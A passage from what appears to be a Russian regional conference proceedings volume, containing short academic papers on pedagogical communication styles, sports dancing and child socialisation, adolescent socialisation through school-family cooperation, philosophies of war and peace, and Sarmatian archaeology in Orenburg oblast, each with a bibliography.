Таким образом, источники личного происхождения, связанные с политической и государственной деятельностью Л.И. Брежнева, немногочисленны вследствие специфических условий развития советского источниковедения, которые приводили к искажениям, неполноте содержащихся в них сведений и прямой утрате отдельных документов.

Библиографический список:

1. Александров-Агентов, А.М. От Коллонтай до Горбачева. – М.: Международные отношения, 1994.
2. Брежнев, Л.И. Чувство родины. //Новый мир. 1981. № 11.
3. 30 лет без коммунизма. Из воспоминаний бывшего Председателя Совета министров РСФСР Г.И. Воронова// <http://www.kommersant.ru/doc/1498435>
4. Шелест, П.Е...Да не судимы будете... Доступ: <http://www.libros.am/book/read/id/363257/slug/da-ne-sudimy-budete/> дата обращения: 10.12.2016
5. Кузнецов, А. И Брежнев такой молодой...//Литературная газета. 2006. № 50 (6098)

ПОДГОТОВКА БУДУЩЕГО ПЕДАГОГА К ПРОФЕССИОНАЛЬНО-ПЕДАГОГИЧЕСКОМУ ОБЩЕНИЮ

Тугушева Д.Р., Шаврыгина О.С.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Как без скрипки нет музыки, без краски и кисти - живописи, без мрамора и резца - скульптуры, так без живого, трепетного, волнующего слова нет школы, педагогики. Слово - нечто вроде мостика, по которому наука воспитания переходит в искусство, мастерство.

В.А. Сухомлинский

В настоящее время проблеме педагогического общения уделяется большое внимание, её значимость в профессионально-педагогической деятельности трудно переоценить. Педагогическая деятельность представляет собой набор коммуникативных задач, подразумевающих педагогическое взаимодействие, соответствующее поставленным целям. Везде, где хотя бы один человек начинает взаимодействовать с другим человеком, например, как учитель – ученик или воспитатель – воспитанник, там непременно возникают проблемы педагогического общения.

В психолого-педагогической литературе существуют разные трактовки педагогического общения: Так, А.А. Лобанов отмечает: «Педагогическое общение как феномен учебно-воспитательного процесса существует столько, сколько существует школа как социальный институт по обучению и воспитанию людей» [1; 6]. Л.Д. Столяренко рассматривает общение как совокупность средств и методов, обеспечивающих реализацию целей и задач воспитания и обучения, и определяющих характер взаимодействия педагога и обучающихся. Важно, на

наш взгляд, и определение психолога А.А. Леонтьева, который под педагогическим общением понимает общение преподавателя с обучающимися в процессе обучения и воспитания, имеющее своей целью формирование личности, мотивацию обучающихся, создание благоприятного психологического климата в детском коллективе.

Особую роль в разработке идей педагогического общения сыграли исследования известного психолога В.А. Кан-Калика, который, определяя структуру процесса профессионально-педагогического общения, выделил и его этапы. Первый этап – моделирование. Педагог планирует будущую деятельность с классом. На данном этапе моделирования не происходит реального педагогического общения, но осуществляется сознательная и подсознательная подготовка к нему в разных условиях. Второй этап – организационный. Это, фактически, первый этап реального взаимодействия с классом, здесь важна активность педагога и его умение быстро включать класс в работу. На третьем этапе происходит управление общением, т.е. общение становится инструментом совместной деятельности. Четвертый этап – аналитический. Основная функция данного этапа – коррекция педагогом своего поведения на основании соотнесения целей, средств и результатов общения[2].

Интересны и стили педагогического общения, предложенные В.А. Кан-Каликом, остановимся на их характеристики:

1. Общение, основанное на увлеченности совместной творческой деятельностью педагогов и обучающихся. Это наиболее результативное общение, которое основывается на интересе к совместной творческой деятельности. В основе этого стиля лежит единство высокопрофессионализма педагога и его отношения к педагогической деятельности в целом.

2. Общение на основе дружеского расположения. Оно предполагает заинтересованность общим делом. Педагог выполняет роль наставника, старшего товарища, участника совместной учебной деятельности.

3. Общение-дистанция. Самый распространенный тип педагогического общения. В этом случае во взаимоотношениях постоянно прослеживается дистанция во всех сферах: в обучении – со ссылкой на авторитет и профессионализм, в воспитании – со ссылкой на жизненный опыт.

4. Общение-устрашение, негативная форма общения, антигуманная, вскрывающая педагогическую несостоятельность прибегающего к нему педагога.

5. Общение-заигрывание, характерное для молодых педагогов, стремящихся к популярности. Такое общение обеспечивает лишь ложный, дешевый авторитет[2].

Чаще всего в педагогической практике наблюдается сочетание стилей в той или иной пропорции, когда доминирует один из них. Общение, основанное на увлеченности совместной творческой деятельностью педагогов и обучающихся, общение на основе дружеского расположения и общение-дистанция являются перспективными стилями педагогического общения. Для достижения наилучших результатов в педагогической деятельности следует комбинировать перспективные стили педагогического общения в зависимости от того, какие цели ставит перед собой педагог. Такие стили педагогического общения, как общение-заигрывание и общение-устрашение, мы рекомендуем будущему учителю в педагогической практике лучше избегать.

На наш взгляд, знания об этапах и стилях педагогического общения помогут будущему педагогу более успешно наладить диалог с обучающимися и послужат основой для эффективной профессиональной деятельности.

Многочисленные исследования в этой области и педагогическая практика показывают, что дидактические и воспитательные задачи профессиональной деятельности педагога невозможно достаточно плодотворно реализовать без организации продуктивного процесса общения преподавателя и ученического коллектива. Его результат зависит от личности самого учителя, от уровня его владения педагогическим мастерством и коммуникативной культурой. Для организации продуктивного общения и установления положительных взаимоотношений с обучающимися студент должен быть знаком с типологией профессиональных пози-

ций учителя в своей деятельности. Интересную типологию профессиональных позиций педагога, на наш взгляд, предлагает М. Тален. Рассмотрим каждую из них.

1. «Сократ» – педагог, который любит дискуссии, специально создает их на своих занятиях. Отличительной чертой такого учителя является индивидуализм и некое отсутствие системы в повествовании из-за частых противопоставлений. Такая позиция педагога учит детей отстаивать собственные позиции.

2. «Руководитель групповой дискуссии» – целью такого педагога является становление сотрудничества между обучающимися, что способствует развитию навыка решать конфликтные ситуации, легко выходить из них, прислушиваться к мнению окружающих.

3. «Мастер» – педагог, который является эталоном, примером для подражания. Эта позиция учителя позволяет в непринужденной форме «внушить» ребенку правильную модель поведения, манеру общения на собственном примере.

4. «Генерал» – характерные черты такого педагога: требовательность, строгая дисциплина на занятиях, единоличное принятие решений. Это самая распространенная модель поведения учителя. Такой подход может препятствовать творческим началам ребенка из-за четких указаний всех действий.

5. «Менеджер». Уроки такого педагога сопровождаются активной деятельностью класса, стремлением к обсуждению решаемой задачи с каждым обучающимся, поощрением самостоятельности и инициативы.

6. «Тренер». Обучающиеся подобны игрокам одной команды, которые стремятся к достижению общей цели. Педагогу отводится роль мотиватора, для которого главное – конечный результат.

7. «Гид» – воплощение энциклопедии. Главные черты: лаконичность, точность, сдержанность. Из-за технической безупречности такой тип педагога откровенно скучен для детей [3].

Таким образом, умелое и профессиональное сочетание вышеописанных позиций, извлечение из их содержания положительных качеств, даст будущему педагогу необходимый положительный результат. Для совершенствования этого навыка студенту необходимо владеть приемами педагогической рефлексии, которая способствует умению правильно настраиваться на другого человека, выбирать соответствующий способ поведения.

Подводя итог, отметим, что будущий педагог в процессе педагогического общения должен проявлять доброжелательность и уважение к каждому воспитаннику, прививать обучающимся культуру, формировать положительный опыт, вырабатывать умение видеть в человеке высшую ценность, а в собеседнике – личность, столь же значимую, как и он сам.

Библиографический список:

1. Лобанов А.А. Основы профессионально-педагогического общения: Учеб. пособие для студ. высш. пед. учеб. заведений. - 2-е изд., стер. - М.: Издательский центр «Академия», 2004. - 192 с.
2. Кан-Калик В. А., Никандров Н. Д. Педагогическое творчество. - Москва: Педагогика, 1990. - 144 с.
3. cribs.me/pedagogicheskaya...tipologiya-m-talena

ВЛИЯНИЕ СПОРТИВНЫХ ТАНЦЕВ НА СОЦИАЛЬНОЕ РАЗВИТИЕ ДЕТЕЙ ДОШКОЛЬНОГО ВОЗРАСТА

Турукало В.С.

*Оренбургский государственный педагогический университет
Институт физической культуры и спорта*

Актуальной проблемой современного детства является социализация личности ребенка, которую мы рассматриваем в своей работе как подготовку к взрослой жизни, будущей профессиональной деятельности, основа становление личности, так как только сформировавшаяся личность становится полноправным членом общества. Проблема социализации и индивидуализации растущего человека - процессы, протекающие от самого рождения и на протяжении всей жизни. Формирование полноценно развитой личности возможно лишь при ус-

пешном протекании процесса социализации и индивидуализации. В процессе социализации растущий человек усваивает нормы и правила поведения, получает знания, благодаря которым он сможет быть успешным и полезным обществу; у ребенка выявляются индивидуальные черты и особенности, которые отличают его от других, делают уникальной личностью [1].

По мнению исследователей, развитие ребенка зависит от:

- внутренних (эндогенных) факторов - наследственности;
- внешних (экзогенных) факторов - географических и климатических условий;
- воспитательного потенциала среды, в которой воспитывается ребенок, то есть от разнообразных воздействий пространства, которое окружает ребенка.

Развитие ребенка - понятие, которое охватывает все непрерывные, количественные и качественные изменения в структуре и функциях организма, связанные с созреванием и обучением. Социальное развитие средствами спортивных танцев включает:

- рост и развитие физических способностей;
- улучшение физического, психического, социального, здоровья ребенка;
- формирование традиционных гендерных ролей [3] другое. Теоретический анализ показывает, что умелое использование спортивных танцев, системы физических упражнений и игр влияет на общее развитие человека.

Занятие спортивными танцами способствует и процессу индивидуализации личности ребенка. Индивидуализация предполагает выявление личностных особенностей ребенка, выстраивание индивидуальной образовательной траектории развития каждой растущей личности. Индивидуализация осуществляется с использованием различных программ, методов, форм и средств работы, которые соответствуют образовательным возможностям и потребностям детей.

Реализуемая программа индивидуального развития и социализации ребенка средствами спортивных танцев должна иметь четкие определенные цели и задачи. К ним относят: развитие самостоятельности, уверенности, инициативности, творческого духа, укрепление и утверждение своей индивидуальности.

В ходе опытно-экспериментальной работы мы убедились, что процессы социализации и индивидуализации, в ходе занятия спортивными танцами и подвижной игровой деятельности успешно формируются и развиваются, приобретают высокую эффективность и полезность для будущей жизнедеятельности растущего человека.

Подвижная деятельность в виде игры всецело охватывает развитие ребенка, в этой деятельности происходит:

- познание окружающего мира;
- развитие познавательных процессов;
- формирование социальных качеств;
- обогащение духовной сферы и эмоционального опыта детей;
- формировать культурную, гражданскую и гендерную идентичность [3].

В двигательной активности, к которой кроме спортивных танцев относят подвижные игры и др., ребенок проявляет свободу действий, выражает свою индивидуальность, делает новые открытия, тем самым, происходит гармоничное развитие личности. «Игра возникает в ходе исторического развития общества в результате изменения места ребенка в системе общественных отношений» - пишет известный отечественный психолог, исследователь игры Д. Б. Эльконин [4 с.376].

Дети, которые занимаются хореографией, имеют хорошо развитую мышечную систему, правильно держат осанку, не страдают сколиозом и обладают красивой походкой. Однако танцы являются не только средством профилактики, но и при постоянных занятиях также способствуют выравниванию позвоночника. Кроме этого, улучшается работа легких и сердца, укрепляются сосуды, развивается координация движений, моторика, гибкость и пластика, физическая выносливость. Танцевальное искусство стимулирует развитие творческих способностей, эстетического вкуса и артистизма. Хореография также является эффективным ин-

струментом в улучшении музыкального слуха и чувства ритма. Танцы для детей – отличное средство межличностной коммуникации [2].

Отечественные и зарубежные авторы рассмотрели эффективные программы тренировок, которые реализуются учителями физкультуры и пришли к выводу, что запрограммированные мероприятия, направленные на физическое воспитание, положительно влияют на антропометрические данные детей дошкольного возраста: рост, вес, длина рук и ног, окружность головы и грудной клетки, ширина плеч, бедер и таза, длины рук и пальцев, диаметр запястья, объем предплечья и спины;

Представленные в магистерской диссертации данные свидетельствуют о физиологических особенностях развития детей дошкольного возраста при этом лучший период для развития моторных навыков - это дошкольный возраст.

Таким образом, можно сделать вывод, о том, что спортивные танцы, подвижные игры, и физическое воспитание очень важны для успешной социализации и развития детей. С целью более эффективного воспитания и социализации для детей в детских садах должны организовываться различные физические активные мероприятия (они должны быть запланированы в соответствии с возрастом детей). Мероприятия должны проводиться в виде игр и иметь познавательную функцию, так как физические нагрузки стимулируют соревновательный дух.

Занятия хореографией развивают в растущем человеке целеустремленность, упорство и настойчивость. Ведь далеко не всегда получается быстро освоить новые движения. А чтобы получить результат, необходимо терпение и старание. Ребенок становится более собранным, дисциплинированным, у него улучшается память и концентрация.

Библиографический список:

1. Гавров С.Н., Никандров Н.Д. Образование в процессе социализации личности / С.Н. Гавров, Н.Д. Никандров. – Вестник УРАО № 5, 2008. - С. 21-29.
2. Конькина Е.В., Николаева Н.А., Савинова И.А. Игровые традиции как средство формирования гражданской идентичности Психология, социология и педагогика. 2013. № 9 (24). С. 5.
3. Конькина Е.В., Шудабаева И. К., Актуальность гендерного подхода в подготовке будущих спортсменов // Современный урок в условиях внедрения ФГОС: опыт, проблемы, перспективы. Всероссийская научно-методическая конференция, Оренбург, 28 ноября — 1 декабря 2016 г. : сборник статей. - Оренбург : Изд-во ОГПУ, 2017. С. 285-289. URL: http://ospu.ru/userfiles/ufiles/E_book/sov_urok1/aa7.pdf
4. Эльконин Д. Психология игры. - М.: Владос, 1999 г. - 360 с. (Серия "Сам себе психолог")

СОЦИАЛИЗАЦИЯ СТАРШЕГО ПОДРОСТКА В УСЛОВИЯХ ВЗАИМОДЕЙСТВИЯ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ С СЕМЬЕЙ

Удалова А.О., Попова В.И.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Ускоряющийся темп жизни в социуме, законы современного рынка, требующие от специалиста мобильности и конкурентоспособности, постоянные изменения социально-экономических отношений диктуют необходимость социализации детей и молодежи. Термин «социализированный» означает степень социальной зрелости, развитости социальных качеств у человека в конкретном социокультурном контексте.

Вопросы социализации, сущность и содержание этого процесса анализируются в работах Г.М. Андреевой, А.В. Мудрика, В. И. Поповой, М.И. Рожкова и др. По мнению Г.М. Андреевой «социализация – это двусторонний процесс, включающий в себя, с одной стороны, усвоение индивидом социального опыта путём вхождения в социальную среду, систему социальных связей; с другой стороны, процесс активного воспроизводства индивидом системы социальных связей за счёт его активной деятельности, активного включения в социальную среду». [1, с. 274]

Социализацию можно рассматривать и как процесс, который обеспечивает включение человека в различные социальные группы или сообщества и формирует его как представителя определенного социума, то есть обладателя ряда ценностей, норм, установок, что выраба-

тывает у него необходимые качества и способности. Важность процесса социализации определяется, во-первых, тем, что данный процесс предоставляет субъектам социума возможность взаимодействовать и обеспечивает сохранение общества в ходе смены поколений. Во-вторых, на данном этапе развития общества происходит становление новой системы образования, изменение его содержания, которое обогащается новыми социальными установками, процессуальными умениями, развитием способностей оперированием информацией, творческим решением социальных проблем [4; 6].

Таким образом целью современной образовательной системы является формирование социально зрелой личности, которая обладает следующими субъектными свойствами: способностью к самоопределению (чувство собственного достоинства, чувство самоуважения, самостоятельность, самодисциплина; способность ориентироваться в мире духовных ценностей и в ситуациях окружающей жизни; умение принимать решения и отвечать за свои поступки); пониманием ценности и неповторимости каждого человека (стремление к миру, согласию, добрососедству; проявление терпимости и доброжелательности ко всем людям); потребностью в познании и самопознании (поиск смысла жизни, счастья, идеала); стремлением к творчеству (сочетание аналитического и интуитивного мышления, способность и стремление к преобразующей деятельности и жизнетворчеству).

Как известно, современный подросток готовится к жизни в условиях рыночных отношений, взаимодействия культур и народов, межнационального общения, повышения роли частной жизни. В процессе адаптации к этим условиям подросток должен овладеть основами экономики, компьютерной грамотностью, языками мира, навыками общения, знаниями основ религиозных культур. В новых условиях становится актуальным бережное отношение человека к своему физическому и психическому здоровью, здоровый образ жизни, наличие эстетического вкуса, хороших манер, умение обустраивать свой дом, вести хозяйство, создавать и приумножать благополучие семьи и богатство страны. Признание особой роли ценностных ориентаций личности означает направленность личности (старшего подростка в том числе) на такие идеалы, как идеалы, стремления к самореализации, ответственность за поступки [7].

В процессе формирования социально зрелой личности наиболее важную роль играют родители и педагоги, которые являются важными субъектами в процессе становления личности. В этой связи особую значимость приобретает не столько взаимодействие в традиционном понимании, сколько, взаимопонимание, взаимодополнение, совместное творчество образовательного учреждения и семьи в воспитании и образовании подрастающего поколения.

Семья в контексте социализации подростков является важнейшим институтом данного процесса. Она представляет собой ту среду, в которой подросток непосредственно живёт и развивается. Качество семьи определяют следующие параметры: структура семьи, образовательный уровень членов семьи, материально-бытовые условия, в которых семья проживает, а также социально-экономический уровень семьи.

В современном обществе родители, как правило, стремятся к максимальным результатам в обеспечении себя и детей материально-бытовыми благами, тогда как воспитательные функции отходят на второй план.

Отечественные исследования двух последних десятилетий говорят о снижении воспитательного потенциала российской семьи, о необходимости ее педагогической поддержки, в частности на уровне образовательного учреждения. Между тем в исследованиях данной проблемы отмечается неконструктивность отношений образовательной организации и семьи. В практике воспитания, как правило, преобладают формально-административный и просветительский подходы, которые слабо ориентированы на актуализацию воспитательного потенциала семьи. При этом семья является средой первоначальной «стихийной» социализации личности, а результаты социализации, как правило, зависят и от объективных характеристик семьи, в которой и происходит социализация.

На формирование системы отношений учреждений образования с семьей нацеливают нормативно-правовые документы: Конвенция о правах ребенка, Семейный кодекс РФ, Кодекс РФ об административных правонарушениях и др. У отечественной педагогической теории и практики взаимодействия школы и семьи богатые традиции: в исследованиях В.П. Вахтерова, П.Ф. Каптерева, Н.К. Крупской, А.С. Макаренко, Л.И. Новиковой, В.А. Сухомлинского, К.Д. Ушинского, С.Т. Шацкого и других педагогов раскрывают важные аспекты семейного воспитания.

Так, В.П. Вахтеров считал, что задачи педагога состоят в том, чтобы изучать индивидуальные особенности воспитанника и способствовать благоприятному сочетанию внутреннего стремления ребенка к развитию и влияния социума. П.Ф. Каптерев, придавая большое значение семейному воспитанию, издал «Энциклопедию семейного воспитания», считая, что родителей и воспитателей следует просвещать в вопросах психологии, педагогики и гигиены. По мнению К.Д. Ушинского, чтобы выполнить ответственную обязанность и гражданский долг перед обществом, родители должны проникнуться стремлением сочетать свое частное благополучие с общественной пользой. Они должны иметь педагогические знания и изучать педагогическую литературу; сознательно подходить к воспитательному делу, к определению путей будущей жизни для своих детей. Практическая деятельность С.Т. Шацкого направлена на обоснование необходимости связи школы с семьями, детскими и общественными организациями. Актуальной остается позиция Н.К. Крупской которая считала, что сложные вопросы воспитания могут быть разрешены только при тесном контакте родителей и педагогов, и лишь при этом условии школа и семья смогут преодолевать трудности, которые встречаются в практике воспитания [3, с. 390].

Анализируя опыт отечественных педагогов-новаторов и современных исследователей, следует констатировать, что наиболее значимыми являются следующие основные направления повышения воспитательного потенциала семьи с целью социализации подростков: изучение семьи, социального окружения подростка; диагностика семейных проблем; социально-педагогическая поддержка семьи, попавшей в социально опасное положение, а также детей-сирот и детей, оставшихся без попечения родителей; социально-правовая защита несовершеннолетних, предупреждение безнадзорности, беспризорности, жестокости и насилия; формирование правосознания и правовой культуры подростков и их родителей; просвещение родителей в вопросах воспитания, межличностных отношений, здорового образа жизни.

Таким образом, современная семья, как агент социализации, является важным источником взаимодействия с образовательными организациями и их субъектами. Преодоление кризисных явлений в семье возможно путем оказания адресной поддержки, при этом педагогическое сообщество может направить процесс воспитания в семьях в нужное русло. Взаимодействие образовательной организации и семьи является одним из важных факторов социализации подростков, так как приводит к эффективному совершенствованию процесса их социализации.

Библиографический список:

1. Андреева, Г.М. Социальная психология: учебник для вузов / Г.М. Андреева. – М.: Аспект Пресс, 2008.
2. Выготский Л.С. Педагогическая психология / под ред. В.В. Давыдова. – М.: Педагогика-Пресс, 1996.
3. Константинов Н.А., Медынский Е.Н., Шабаетова М.Ф. История педагогики. – М.: Просвещение, 1982.
4. Мудрик А. В. Педагогика и психология: вызовы нового века. – Теория и практика воспитания: педагогика и психология: материалы Международной научно-практической конференции, посвященной 120-летию со дня рождения Л.С. Выготского. – М.: Изд-во Московского психолого-социального ун-та, 2016. – С.22-28.
5. Петрунина М.А. Социально-педагогические основы формирования социальной активности школьников в эстетической деятельности : монография / М. А. Петрунина. – Оренбург: Изд-во ОГПУ, 2008. – 37 с.
6. Петрунина М. А. Формирование социальной активности обучающихся: учебное пособие / М. А. Петрунина. – Оренбург: ГБУ РЦРО, 2016. – 56 с.
7. Попова В.И. Воспитательная работа с детьми и молодежью: содержательные доминанты. / Ценностно-смысловые ориентиры воспитательной работы с детьми и молодежью: сборник научных статей / сост. и науч. ред. д.п.н., проф. В. И. Попова. – Оренбург: ГБУ РЦРО, 2015. – С. 7-20.
8. Сериков В.В. Образование и личность. – М.: Логос, 1999.

9. Ценностно-смысловые ориентиры воспитательной работы с детьми и молодежью: сборник научных статей / сост. и науч. ред. д.п.н., проф. В.И. Попова. - Оренбург: ГБУРЦРО, 2015. - 129 с. ISBN978 -5 -91422-127-1

ПРОБЛЕМА ВОЙНЫ И МИРА: ФИЛОСОФСКИЙ, СОЦИАЛЬНО-ПОЛИТИЧЕСКИЙ И ПРАВСТВЕННЫЙ РАКУРСЫ

Ундубаева А.А., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

На протяжении всей истории человечества общество находилось в состоянии войны, лишь изредка сменяясь недолговременным миром. Со времен появления письменной истории человечества (около 2500 лет тому назад) последнее пережило примерно 1600 вооруженных конфликтов. По некоторым подсчетам, за последние 5600 лет велось более 14500 войн.

Тема «войны и мира» во все времена представляла интерес для ученых-историков. Так, впервые Фукидид различал причины и повод войны, пожалуй, он первый поставил вопрос о связи войны с политикой. В трудах Платона и Аристотеля война рассматривалась как "часть искусства политического". Л. Морган, Ф. Энгельс считали, что первобытные войны не могли иметь политического содержания. Они являлись определенной стороной производственной, трудовой деятельности, самой жизни или образа жизни.

Глубокое философское видение этого общественного явления сочетается с анализом ключевых проблем стратегии и тактики военных действий и обобщениями очевидца, участвовавшего в крупнейших битвах своего времени.

Война как социально-политическое явление возникла с появлением политики, а вместе с ней и государство.

По мнению Карла Маркса, люди должны иметь возможность жить, чтобы делать историю, а вот эту возможность у них как раз отнимает война. Поэтому уже в конце XIX в. Ф. Энгельс сделал вывод, что современная ему война исчерпала свои созидательные возможности и не может служить интересам прогресса.

Война влияет на изменение целей и задач политики; испытывает жизнестойкость и жизнеспособность конкретной социально-политической системы; вызывает изменения во всех сферах жизни общества, обостряет протекающие в них процессы, переводит общество в новое качественное состояние.

Целью данной работы выступает изучение проблемы войны и мира в истории человечества. Исходя из поставленной цели, необходимо решить следующие задачи:

- изучение проблем и мира в трудах известных ученых-политологов;
- изучение проблем войны и мира в современной общественно-политической мысли.

В классическом произведении выдающегося теоретика военной науки Карла фон Клаузевица (1780-1831) рассматривается природа войны, она, по мнению ученого, не является самостоятельным, не зависящим от общественного развития явлением, она представляет собой политический акт, серьезное средство для достижения политических целей. Она вытекает из политического положения и является результатом политических мотивов. Знаменитое определение войны, по Клаузевицу, звучит так: «Война есть не что иное, как продолжение государственной политики иными средствами» [1].

Самое страшное состояние человеческого общества, когда государство посылает своих граждан умирать. Когда без разбора разрушаются созданные прежде материальные и духовные богатства. Когда попирается мораль, а торжествующее насилие почитается за доблесть. Война-это смерть, это погибель человека и человечности.

Но как бы ни была страшна, чудовищна война, как бы она ни противоречила естественному стремлению человека жить и созидать, пока она остается постоянной реальностью. Ну а в XX веке еще не было ни одного дня без войн и вооруженных конфликтов. Война, с его точки зрения, есть не только политический акт, но и подлинное орудие политики, продолже-

ние политических отношений, осуществление их другими способами. То, что остается в ней своеобразного, относится лишь к своеобразию ее средств.

Война для интеллигенции, как и для всей нации, является большим испытанием, проверкой, возможностью создания национальной идеи, которая способна поднять сознание общества на новый уровень, перевести его на новый этап развития. «Русская интеллигенция не была еще призвана к власти в истории и потому привыкла к безответственному бойкоту всего исторического. В ней должен родиться вкус к тому, чтобы быть созидательной силой в истории. Будущее великого народа зависит от него самого, от его воли и энергии, от его творческой силы и от просветленности его исторического сознания. От «нас», а не от «них» зависит наша судьба».

Бердяев, рассматривая войну, утверждает ее вторичность, рефлексорность на источник духовного противостояния. «Зло войны есть знак внутренней болезни человечества. Материальные насилия и ужасы войны лишь сыпь на теле человечества, от которой нельзя избавиться внешне и механически. Все мы виноваты в той болезни человечества, которая выпадает войной. Когда вскрывается гнойный нарыв, то нельзя видеть зла в самом вскрытии нарыва. Иногда это вскрытие нужно сделать насильственно для спасения жизни».

Человек воюющий, и человек желающий победы своему народу, оба духовно совершают убийство и равно ответственны за происходящее. Бердяев отмечает: «Я думаю, что в основе всей культуры лежит та же вина, что и в основе войны, ибо вся она в насилии рождается и развивается. Но зло, творимое культурой, как и зло, творимое войной, - вторично, а не первично, оно – ответ на зло изначальное, на тьму, обнимающую первооснову жизни».

Итак, любая война, по мнению Н. Бердяева, раскрывает в человеке его животную сущность, пробуждает скрытые инстинкты. Бердяев абсолютно справедливо считает, что войны способствуют объединению нации, прекращению политических противоречий перед внешней угрозой.

Разумеется, далеко не все войны и не все революции способствовали прогрессу общества. Многие из них приводили к обратному результату. И все же, в целом, в процессе и войн, и борьбы классов, завершившихся революциями, осуществлялся прогресс общества. Точнее говоря это, были вынужденные, но в определенных условиях необходимые формы осуществления прогресса человечества.

Проблема мира, как и проблема войны, привлекает внимание политических и общественных движений, ученых многих стран. Бесспорны успехи миролюбивых сил и всех организаций, как и достижения ряда философских, социально-политических школ и направлений, научных центров, специализирующихся на исследовании проблем мира [2].

И, тем не менее, мы очень мало знаем о войне. На первый взгляд, это не так или не совсем так. Ведь лучшие умы человечества непрестанно создают новые, все более совершенные средства нападения и обороны. Политики заключают мирные соглашения и оборонительные союзы. Люди искусства посвящают свои произведения тем предельным состояниям, которые вызывает у людей война. Но причины войн, закономерности функционирования военной машины остаются как бы за спиной общественного и индивидуального сознания [3].

Очень хочется жить. Жить в мире и благополучии. Ощущать себя под защитой государства и уверенно смотреть в будущее. Для этого государственно-политическое руководство страны должно очень реалистично оценивать ситуацию в стране и в мире, не «впадая в иллюзии». Борьба интересов в истории не прекращается, а нарастает. Те, кто терпят поражение, лишаются полнокровного будущего, шансов на нормальную жизнь.

Таким образом, принимая во внимание обоснованность и общепризнанность связи войны и политики и подводя итог вышесказанному, представляется возможным сделать следующий вывод: если война является, по существу, продолжением политики, последним ее аргументом, то нет неизбежных войн, как и не существует единственно верной политической линии.

Библиографический список:

1. Политология. Курс лекций. /Под ред. М.Н. Марченко. М., 2010. – 683с.

2. Валлерстайн И. Анализ мировых систем и ситуация в современном мире. М., 2011., – 416с.

3. Проблема Войны и Мира: <http://worldofscience.ru/geografija-mira/2358-problema-vojny-i-mira.html> (дата обращения: 27.03.2017)

4. Малахова О.Ю. Гуманистический вектор подготовки конкурентоспособного специалиста в условиях современного социального заказа // Сибирский педагогический журнал. 2014. № 2. С. 109-113.

5. Малахова О.Ю., Маланчева С.Н., Иванова А.П. Векторы подготовки конкурентоспособного специалиста в контексте реализации клиентоориентированности ОАО «РЖД» на основе формирования корпоративных компетенций. /Междисциплинарное взаимодействие в контексте подготовки специалистов железнодорожной отрасли: монография. Уфа: Аэтерна, 2017. С. 33-41.

ФЕНОМЕН САРМАТСКОЙ КУЛЬТУРЫ В ОРЕНБУРГСКОЙ ОБЛАСТИ ЧЕЛОВЕК И МАЛАЯ РОДИНА (АРХЕОЛОГИЧЕСКИЕ ИССЛЕДОВАНИЯ НА ТЕРРИТОРИИ ОРЕНБУРГСКОЙ ОБЛАСТИ)

Усик Т.А., Воеводина С.В.

Оренбургский техникум железнодорожного транспорта - структурное подразделение

ОрИПС - филиала СамГУПС

Оренбургские степи, воспетые в песнях и стихах, известны по всему миру не только своей красотой, но и уникальными историческими артефактами. В последнее время СМИ часто сообщают о сенсационных археологических открытиях, многие из которых совершены на территории Оренбургской области. Это касается, прежде всего, Филипповских курганов в Илекском районе.

Объектом исследования является древнее кочевое ираноязычное племя сарматов.

Предметом исследования является культура сарматов, характеризующаяся артефактами курганных могильников.

Целью работы является проведение на основе междисциплинарного подхода комплексного изучения культуры сарматского племени.

Исходя из поставленной цели, определены следующие исследовательские задачи:

- произвести сравнительный анализ характеристики эпохи конца раннего Железного века, на период которого приходится обитание сарматского племени в Оренбургском крае;
- изучить бытовые особенности сарматов на основе археологических артефактов;
- исследовать культурные особенности кочевого ираноязычного племени на основании артефактов курганных могильников России в целом и Оренбургской области в частности;
- донести до слушателя (студентов) информацию об уникальных раскопках на территории Оренбуржья с целью привития познавательного интереса к истории родного края. [1]

Гипотеза исследования состоит в том, что культура сарматов является феноменом мировой культуры, располагающая уникальными образцами ювелирного, гончарного, кузнечного и других видов искусств, предметов быта.

Характерные черты сарматской культуры Период раннего Железного века в степях Евразии, датируемый рамками III в. до н.э. – IV в. н.э., в соответствии с новыми этнокультурными доминантами может условно именоваться сарматской (сармато-гуннской) эпохой. В это время в западной части степей (в Приуралье, Поволжье, а затем и в Северном Причерноморье) господствуют сарматы - ираноязычные кочевники-скотоводы, родственные савроматам и создавшие на месте культур скифского облика культуру нового типа. [2]

Историко-культурные сообщества степей Евразии сарматской эпохи характеризуются на примере эталонных и наиболее изученных археологических культур: сарматской, таштыкской и культуры хунну в зоне её формирования и изначального распространения. [3]

Отличительной особенностью сарматского общественного строя, особенно на раннем этапе его развития, было наличие пережитков матриархата

У сарматов существовали религиозные представления. Было развито и сарматское искусство. В степях Северного Причерноморья сарматы занимались скотоводством и вели кочевой образ жизни, совершая в течение года замкнутый цикл перекочевов по определенным маршрутам

Большое значение в жизни сарматов имели войны, которые велись из-за пастбищ или с целью захвата добычи. Сарматы вели оживленную торговлю, особенно с греками.

Историческое ядро культуры находилось в Южном Приуралье, где её начальные черты проявляются уже в конце V в. до н.э. как результат эволюции местного варианта «савроматской» культуры в условиях определённых восточных влияний, в первую очередь, из Зауралья. [4]

Основными памятниками, дающими информацию о сарматской культуре, являются погребения. Раскопки на территории Оренбургской области проводились с самого начала прошлого века. Больше 600 различных уникальных предметов, найденных археологами в Филипповском курганном могильнике, – золотые украшения, наконечники для стрел, предметы обихода — составили выставку «Сокровища сарматских вождей».

Наибольший интерес вызывают предметы из драгоценных металлов, в основном украшения. Представление о зверином стиле как о специфическом явлении, присущем только скифскому и сарматскому этносу

И сегодня сарматские курганные могильники разбросаны по оренбургским степям. Сарматская культура занимает важную ступень в исторической археологии Оренбургской области. Филипповские курганы стали заметной точкой на карте Оренбуржья. [5]

Библиографический список:

1. <http://kronk.spb.ru/library>
2. <https://history.wikireading.ru/>
3. (http://www.astra-lit.com/ukr-ment-ru/7_sarmats.htm)
4. (<http://www.istmira.com/drugoe-drevniy-mir/11579-pogrebalnyy-obryad-skifov-i-sarmatov.html>)
5. (<http://ribalych.ru/2013/09/23/sarmatskoe-zoloto-arxeologicheskaya-sensaciya/>)

ОСОБЕННОСТИ ТРУДОВОЙ МИГРАЦИИ СОВРЕМЕННОЙ РОССИИ: СРАВНИТЕЛЬНЫЙ АНАЛИЗ

